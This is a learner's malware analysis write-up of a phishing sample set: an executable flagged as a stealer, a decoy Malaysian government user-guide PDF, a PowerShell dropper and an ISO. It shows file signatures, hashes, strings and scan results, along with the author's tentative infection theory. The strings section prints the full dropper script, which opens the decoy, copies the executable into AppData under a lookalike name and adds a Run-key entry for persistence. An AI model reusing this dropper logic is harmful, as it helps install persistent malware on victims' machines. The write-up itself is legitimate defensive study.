


# First Time Malware Analysis

1. Pre Analysis

To be sure about the file type, I use HxD and file command in cmd.

The hex header for the controller.exe file is 4D 5A which stands for MZ. And if take a look at Wikipedia, MZ belongs to DOS MZ executable file or PE. This shows that it really is an exe file and it is DOS MZ as we can see in HxD there is “DOS mode” string.



[https://en.wikipedia.org/wiki/List\\_of\\_file\\_signatures](https://en.wikipedia.org/wiki/List_of_file_signatures)

			exe dll mui sys scr cpl ocx ax iec ime rs tsp fon efi	DOS MZ executable and its descendants (including NE and PE)
4D 5A	MZ	0		

For file command, it show straight forward. It is a PE32 bit executable file which has been clarified. So, we can safely assume that it is an exe file.

```
C:\Users\FlareVM\Downloads\Malware\Mal\PANDUAN_PENGGUNA_MyKHAS>file controller.exe
controller.exe: PE32 executable (GUI) Intel 80386, for MS Windows

FLARE-VM Mon 09/02/2024 0:18:36.45
```

Then we can use HashMyFiles to get the hashes of the file.

HashMyFiles				
Filename	MD5	SHA1	CRC32	SHA-256
controller.exe	a17a1666f47953d6e505182909c74170	b1054b4702ff9b112dff8ce40f0df399ba8a95	35aabc82	f21ae37cb39658a62c9aa945eb4dc2b33aeb4afeb5374d36328589a53e0982

Controller.exe has been flagged as malware by 6 security vendors

6

/ 70

Community Score -11

6/70 security vendors flagged this file as malicious

f21ae37cb39658a62c9aa945eb4dc2b33aeb4afeb5374d36328589a53e0982

SonyVaio

peexe

overlay

revoked-cert

signed

Size

300.82 MB

Last Analysis Date

5 days ago

Reanalyze

Similar

More

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 4

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Popular threat label trojan.malcert

Threat categories trojan

Family labels malcert

Security vendors' analysis

Do you want to automate checks?

DrWeb	Trojan.PWS.Stealer.36725	Emsisoft	MalCert-S.QI (A)
Huorong	HEUR:VirTool/VCObfuscatord.genIC	Rising	Trojan.MalCert!1.E454 (CLASSIC)
Symantec	PUA.Gen.3	Trapmine	Suspicious.low.ml.score

Strings prompt

```

C:\Users\Flare\VM\Downloads\Malware\Mal\PANDUAN_PENGGUNA_MyKHAS>strings controller.exe | more +1
Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
Rich
.text
.rdata
.data
.rsrc
.reloc

```

```
rsdb
C:\Users\zam\source\repos\original\Release\controller.pdb
GCTL
.text$di
.text$mn
.text$x
.text$yd
.idata$5
.00cfg
.CRT$XCA
.CRT$XCAA
.CRT$XCU
.CRT$XCZ
.CRT$XDA
.CRT$XDZ
.CRT$XIA
.CRT$XIAA
.CRT$XIAC
.CRT$XIZ
.CRT$XLA
.CRT$XLC
.CRT$XLD
.CRT$XLZ
.CRT$XPA
.CRT$XPZ
.CRT$XTA
.CRT$XTZ
.rdata
.rdata$T
.rdata$sxdata
.rdata$voltmd
.rdata$zzzdbg
.rtc$IAA
.rtc$IZZ
.rtc$TAA
.rtc$TZZ
.tls
.tls$
.tls$ZZZ
.xdata$x
.idata$2
.idata$3
.idata$4
.idata$6
.data
.bss
.rsrc$01
.rsrc$02
60
```

```

GetModuleHandleA
GetProcAddress
KERNEL32.dll
CryptDestroyKey
ADVAPI32.dll
__CxxFrameHandler3
__current_exception
__current_exception_context
memset
_except_handler4_common
VCRUNTIME140.dll
free
malloc
_seh_filter_exe
_set_app_type
__setusermatherr
_configure_wide_argv
_initialize_wide_environment
_get_wide_winmain_command_line
_initterm
_initterm_e
exit
_exit
_set_fmode
_cexit
_c_exit
_register_thread_local_exe_atexit_callback
_configthreadlocale
_set_new_mode
__p__commode
_initialize_onexit_table
_register_onexit_function
_crt_atexit
_controlfp_s
terminate
api-ms-win-crt-heap-l1-1-0.dll
api-ms-win-crt-runtime-l1-1-0.dll
api-ms-win-crt-math-l1-1-0.dll
api-ms-win-crt-stdio-l1-1-0.dll
api-ms-win-crt-locale-l1-1-0.dll
UnhandledExceptionFilter
SetUnhandledExceptionFilter
GetCurrentProcess
TerminateProcess
IsProcessorFeaturePresent
QueryPerformanceCounter
GetCurrentProcessId
GetCurrentThreadId
GetSystemTimeAsFileTime
InitializeSListHead
IsDebuggerPresent
GetStartupInfoW
GetModuleHandleW
memcpy
JX8F

```

```

<?xml version='1.0' encoding='UTF-8' standalone='yes'?>
<assembly xmlns='urn:schemas-microsoft-com:asm.v1' manifestVersion='1.0'>
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
    <security>
      <requestedPrivileges>
        <requestedExecutionLevel level='asInvoker' uiAccess='false' />
      </requestedPrivileges>
    </security>
  </trustInfo>
</assembly>
010000

```

This is the only part I can see some strings after pressing space for about two minutes and I stop because I think it become ridiculous if I continue to string it. The purpose of strings is to look for encoded strings that may contain URLs, IP address API or other valuable things. By the look of the images above, there are some lists of functions but we can easily list them easily later. The valuable strings that I found (maybe) is content of an xml file. By the look of

it, it's possible that the malware author attempted to create a manifest file to specify how the malware should execute.


I also tried to use pestudi to extract strings but it crash

pestudio 9.59 - Malware Initial Assessment - www.winitor.com (read-only)						
file settings about						
C:\Users\flarevm\downloads\malware\mal\panduan_pengguna_mykhas\controller.exe						
		virtual-address	section	time-stamp	invalid (0/15)	missing (0/15)
export	0x00000000	-	-	-	-	-
import	0x000000B4 (180)	0x00005CE4	.rdata	0x00000000	-	-
resource	0x00000F60 (3936)	0x0000D100	.rsrc	0x00000000	-	-
exception	0x00000000	-	-	-	-	-
security	0x00002F88 (12216)	0x12CCF600	-	0x00000000	-	-
relocation	0x000002A8 (680)	0x00002000	.reloc	0x00000000	-	-
debug	0x00000070 (112)	0x00005270	.rdata	0x64A7C427 (Fri Jul 07 07:52:07 2023   UTC)	-	-
architecture	0x00000000	-	-	-	-	-
global-pointer	0x00000000	-	-	-	-	-
thread-local-storage	0x000002E6 (742)	0x00005300	.rdata	0x00000000	-	-
load-configuration	0x00000040 (64)	0x000051B0	.rdata	0x00000000	-	-
bound-import	0x00000000	-	-	-	-	-
import-address	0x000000D8 (216)	0x00005000	.rdata	0x00000000	-	-
delay-loaded	0x00000000	-	-	-	-	-
.NET	0x00000000	-	-	-	-	-
invalid (0/15)						
missing (0/15)						
empty (7/15)						

Then I do the same thing to the other two file

HxD - [C:\Users\FlareVM\Downloads\Malware\Mal\PANDUAN_PENGGUNA_MyKHAS\PANDUAN_PENGGUNA_MyKHAS.pdf]															
File Edit Search View Analysis Tools Window Help															
PANDUAN_PENGGUNA_MyKHAS.pdf															
Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E 0F
00000000	45	50	44	46	2D	31	2E	37	0D	0A	25	B5	B5	B5	0D
00000010	0A	31	20	30	20	6F	62	6A	0D	0A	3C	3C	2F	54	79 70
00000020	65	2F	43	61	74	61	6C	6F	67	2F	50	61	67	65	73 20
00000030	32	20	30	20	52	2F	4C	61	6E	67	28	65	6E	29	20 2F
00000040	53	74	72	75	63	74	54	72	65	65	52	6F	6F	74	20 35
00000050	38	20	30	20	52	2F	4D	61	72	6B	49	6E	66	6F	3C 3C
00000060	2F	4D	61	72	6B	65	64	20	74	72	75	65	3E	3E	2F 4D
00000070	65	74	61	64	61	74	61	20	31	34	39	20	30	20	52 2F
00000080	56	69	65	77	65	72	50	72	65	66	65	72	65	6E	63 65
00000090	73	20	31	35	30	20	30	20	52	3E	0D	0A	65	6E	64
000000A0	6F	62	6A	0D	0A	32	20	30	20	6F	62	6A	0D	0A	3C 3C
000000B0	2F	54	79	70	65	2F	50	61	67	65	73	2F	43	6F	75 6E
000000C0	74	20	34	2F	4B	69	64	73	5B	20	33	20	30	20	52 20
000000D0	31	39	20	30	20	52	20	34	36	20	30	20	52	20	35 33
000000E0	20	30	20	52	5D	20	3E	3E	0D	0A	65	6E	64	6F	62 6A
000000F0	0D	0A	33	20	30	20	6F	62	6A	0D	0A	3C	3C	2F	54 79
00000100	70	65	2F	50	61	67	65	2F	50	61	72	65	6E	74	20 32
00000110	20	30	20	52	2F	52	65	73	6F	75	72	63	65	73	3C 3C
00000120	2F	45	78	74	47	53	74	61	74	65	3C	3C	2F	47	53 35
00000130	20	35	20	30	20	52	2F	47	53	31	32	20	31	32	20 30
00000140	20	52	3E	3E	2F	58	4F	62	6A	65	63	74	3C	3C	2F 49
00000150	6D	61	67	65	36	20	36	20	30	20	52	2F	49	6D	61 67
00000160	65	38	20	38	20	30	20	52	2F	49	6D	61	67	65	31 33
00000170	20	31	33	20	30	20	52	2F	49	6D	61	67	65	31	35 20
00000180	31	35	20	30	20	52	3E	3E	2F	46	6F	6E	74	3C	3C 2F
00000190	46	31	20	31	30	20	30	20	52	2F	46	32	20	31	37 20
000001A0	30	20	52	3E	3E	2F	50	72	6F	63	53	65	74	5B	2F 50
000001B0	44	46	2F	54	65	78	74	2F	49	6D	61	67	65	42	2F 49
000001C0	6D	61	67	65	43	2F	49	6D	61	67	65	49	5D	20	3E 3E
000001D0	2F	4D	65	64	69	61	42	6F	78	5B	20	30	20	30	20 35
000001E0	39	35	2E	33	32	20	38	34	31	2E	39	32	5D	20	2F 43
000001F0	6F	6E	74	65	6E	74	73	20	34	20	30	20	52	2F	47 72
00000200	6F	75	70	3C	3C	2F	54	79	70	65	2F	47	72	6F	75 70
00000210	2F	53	2F	54	72	61	6E	73	70	61	72	65	6E	63	79 2F
00000220	43	53	2F	44	65	76	69	63	65	52	47	42	3E	3E	2F 54
00000230	61	62	73	2F	53	2F	53	74	72	75	63	74	50	61	72 65
00000240	6E	74	20	30	3E	3E	0D	0A	65	6E	64	6F	62	6A	0D
00000250	0A	34	20	30	20	6F	62	6A	0D	0A	3C	3C	2F	46	69 6C
00000260	74	65	72	2F	46	6C	61	74	65	44	65	63	6F	64	65 2F
00000270	4C	65	6E	67	74	68	20	37	39	37	3E	3E	0D	0A	73 74
00000280	72	65	61	6D	0D	0A	78	9C	B5	57	4D	4F	DB	40	10 BD
00000290	5B	72	7F	98	A3	17	29	9B	9D	FD	B6	84	90	0C	71 21
000002A0	0D	31	69	E2	A8	42	D0	03	42	90	13	69	A1	A7	FE FB
000002B0	CE	1A	03	F9	72	49	13	27	91	6C	2B	BB	EB	F7	F6 BD
000002C0	99	9D	09	74	47	70	7C	DC	1D	9E	F5	7B	20	4E	4E E0

```
C:\Users\FlareVM\Downloads\Malware\Mal\PANDUAN_PENGGUNA_MyKHAS>file PANDUAN_PENGGUNA_MyKHAS.pdf
PANDUAN_PENGGUNA_MyKHAS.pdf: PDF document, version 1.7
```



Note that there is a reason why this pdf file is not flagged as malware and there are no suspicious strings in the pdf file.

Below is for ps1 file.


The hex for ps1 is short. Because its just executing commands. But our goal for using hxd is to know the actual file type. But it is powershell script so there is no specific hex header for it and same things goes for using file command. To know whether it is a powershell script or not we need to see the strings.

```
C:\Users\FlareVM\Downloads\Malware\Mal\PANDUAN_PENGGUNA_MyKHAS>strings PANDUAN_PENGGUNA_MyKHAS.ps1

Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

$file = "controller.exe"
$file2 = "PANDUAN_PENGGUNA_MyKHAS.pdf"
ii $file2
$targetlocation = $env:appdata+"\ cantrol.exe
.\ cantrol.exe
Copy-Item $file $targetlocation
# HKLU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
$registryPath = "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
$name = "USBController"
$value = $targetlocation
# If registry path doesn't exist, create it.
If (-NOT (Test-Path $registryPath)) {
New-Item $registryPath | Out-Null
New-ItemProperty -Path $registryPath `
-Name $name `
-Value $value `
-PropertyType ExpandString `
-Force | Out-Null
iex $value
```

By the look of it, it is indeed a powershell script.




The same thing goes for ps1 file, its not flagged as malware.

## 2. Malware Concept


Before we do the dynamic analysis of the malware, I stumbled upon a youtube video by John Hammond. Basically this is social engineering attack.

<https://www.youtube.com/watch?v=TP4n8fBI6DA>



His explanation makes me know exactly what malware I am analysing. Because I was given an exe file, a pdf file, a ps1 file and an iso file. I don't know exactly why there are a pdf file and a ps1 file. I thought only malware attack needed only an exe file. When things became clearer for me is when I saw this article

<https://www.mcafee.com/blogs/other-blogs/mcafee-labs/rise-in-deceptive-pdf-the-gateway-to-malicious-payloads/>





So for this malware, it will be using the first method from the picture. It relies on old and unpatched version of Acrobat Reader. The pdf file itself is not malware, as we see in VirusTotal (that's why its zero), it just exploits and taking advantages of the vulnerability from the software that used to read it. It also relies on user interaction lie when a pop up box that need to click allow when it want to connect to external IP after you click the link. So you will not be attacked if you did not give any input or interaction.

So how do exactly it attack?

This is my THEORY.

Below is the content of the PDF file. First I thought if we open the pdf file, the malicious exe downloaded or the powershell script ran. But it's not both. This is a totally normal pdf file.






So my theory is the victim got this pdf file from the attacker from email or such. Then victim click the blue mykhas link. Then somewhere around there the script was executed. (I don't

know which one comes first, the exe or the ps1) I tried to search for the pdf file online, to see whether its official or not but I can't find it, so I guess it's not?

- i. [Manual Pengguna - Lesen Peniaga Taksidermi - PERHILITAN](#)
- ii. [Manual Pengguna - Permohonan Baru Notis Jualan Murah - KPDNHEP](#)
- iii. [Manual Pengguna - SIRIP \(Sistem Rangkaian Informasi Perikanan - Jabatan Perikanan Malaysia](#)
- iv. [Manual Pengguna - Permohonan Gantian MyKad - JPN](#)
- v. [Manual Pengguna - Informasi Trafik Bagi Bandaraya Utama di Malaysia](#)
- vi. [Manual Pengguna - Semakan Keputusan Peperiksaan](#)
- vii. [Manual Pengguna - Carian Institusi Pendidikan di Malaysia](#)
- viii. [Manual Pengguna - Permohonan Kemasukan Ke Prasekolah](#)
- ix. [Manual Pengguna - Permohonan Kemasukan Ke Tahun Satu \(1\)](#)
- x. [Manual Pengguna - eAduan \(Kelantan\)](#)
- xi. [Manual Pengguna - eTempahan Bilik Gunasama \(Kelantan\)](#)
- xii. [Manual Pengguna - Pembayaran Cukai Tanah Secara Online \(Kelantan\)](#)
- xiii. [Manual Pengguna - Portal Pembayaran Zakat dan Kalkulator Zakat Majlis Agama Islam Negeri Kelantan](#)
- xiv. [Manual Pengguna - Sistem Permohonan Bantuan Majlis Agama Islam Negeri Kelantan](#)
- xv. [Manual Pengguna - Sistem Penyata Zakat dan Wakaf Majlis Agama Islam Negeri Kelantan](#)
- xvi. [Manual Pengguna - Terengganu Pay](#)
- xvii. [Manual Pengguna - Terengganu i-DIREKTORI](#)
- xviii. [Manual Pengguna - Permohonan Biasiswa/Pinjaman Terengganu](#)
- xix. [Manual Pengguna - Semakan Cukai Tanah Terengganu](#)
- xx. [Manual Pengguna - e-PERUMAHAN Terengganu](#)
- xxi. [Manual Pengguna - Permohonan Skim Hafaz Dewasa Terengganu](#)
- xxii. [Manual Pengguna - mySPP Terengganu](#)
- xxiii. [Manual Pengguna - E-Khutbah Terengganu](#)
- xxiv. [Manual Pengguna - EMASJID Terengganu](#)

Then I search for the link online, but the closest one is <https://mykhas.icu.gov.my/log-masuk> not /login.

More things that made my theory wrong is that the url is not malicious.




Report Summary	
Website Address	Mykhas.icu.gov.my
Last Analysis	33 minutes ago   <a href="#">Rescan</a>
Detections Counts	0/39
Domain Registration	Unknown
Domain Information	<a href="#">WHOIS Lookup</a>   <a href="#">DNS Records</a>   <a href="#">Ping</a>
IP Address	58.26.69.17 <a href="#">Find Websites</a>   <a href="#">IPv6</a>   <a href="#">Whois</a>
Reverse DNS	post1.icu.gov.my
ASN	AS4788 TM TECHNOLOGY SERVICES SDN. BHD.
Server Location	(MY) Malaysia
Latitude\Longitude	3.0882 / 101.628 <a href="#">Google Map</a>
City	Petaling Jaya

That's all I can think of.

## Analysis of the iso file


### I open the file with Autopsy



Here, I saw that there is 4 file but I only got three of them. The file I'm currently missing is the Ink file which is link file. It is a file that contain desktop shortcut which often point to exe file which in this case the controller.exe file located somewhere else in the computer.

Lets check one by one

